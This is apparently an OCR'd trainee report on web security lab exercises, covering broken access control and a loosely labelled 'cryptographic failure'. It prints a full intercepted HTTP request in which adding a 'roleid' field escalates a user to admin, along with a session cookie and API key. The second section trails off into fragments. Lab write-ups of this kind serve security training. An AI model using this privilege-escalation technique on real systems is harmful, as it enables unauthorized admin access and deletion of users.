Broken Access Control

Vulnerability name: Improper Access Control


CWE:CWE-284

Description: The product does not restrict or incorrectly restricts access to a resource from an unauthorized actor.


Business Impact: There are different roles that are provided to different users and these roles are given to them according to the rank they are in or according to the things they are trusted with or the things they have to perform in order to work with the system. For example a person who has recently joined the system cannot have access to all the data and cant be given all the permission as this can lead to data breaches and also many other problems this type of vulnerability provides people with the access to the roles they cant have access to causing many problems.

Vulnerability Path:
https://0ace001203464055807ddb07008300e2.web-security-academy.net/


Step 1:Login to the system by the given credentials




Step 2:Update your email address




Step 3:before clicking on update mail make sure to intercept the http using the burp.




Step 4:Click on update option and then send the request received to the receiver




Step 5: go to the repeater window and click on send response then make necessary changes to the code.




Send
Cancel
Follow redirection
Target: https://0ace001203464
Request
Pretty
Raw
Hex
1 POST /my-account/change-email HTTP/2
2 Host: 0ace001203464055807ddb07008300e2.web-security-academy.net
3 Cookie: session=9uCBxgkE2CxC0sxdGcojAyCuGQSRnHg9
4 Content-Length: 47
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 Accept: */*
11 Origin: https://0ace001203464055807ddb07008300e2.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ace001203464055807ddb07008300e2.web-security-academy.net/my-account?id=wiener
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
"email":"wiener@nromal-user.net",
"roleid":2
20 }
Response
Pretty
Raw
Hex
1 HTTP/2 302 Found
2 Location: /my-account
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 126
6
7 {
8 "username":"wiener",
9 "email":"wiener@nromal-user.net",
10 "apikey": "4BjHmmNm11MBF9AV8FXfxXSM01124wND",
11 "roleid":2
12 }

Step 6: reload the page and now with the given credentials you get admin access to the system which lets you view the users and delete them



Cryptographic Failure


Vulnerability Name: Key Exchange without Entity Authentication

Description: The product performs a key exchange with an actor without verifying the identity of that actor.


Vulnerability Path:
https://0ace001203464055807ddb07008300e2.web-security-academy.net/

Business Impact: Having this vulnerability in your system can cause many problems like loss of sensitive data and many more things. This can cause illegal access to the account and lead to leak in data or data breaches. It can also lead to financial losses and loss in customer trust which makes people to move to other organizations where there data is safe.


Step 1:After Selection of the item to be targeted we see on Burp the key of the value and send it to the repeater.



Step 2:We make the required changes to the code and change the item id to get the name of the server it is working on.


https://0afe004504305c0480608a1900b30012.w
/
academyLabHeader
product
productId=1
productId=10
productId=11
productId=12
productId=13
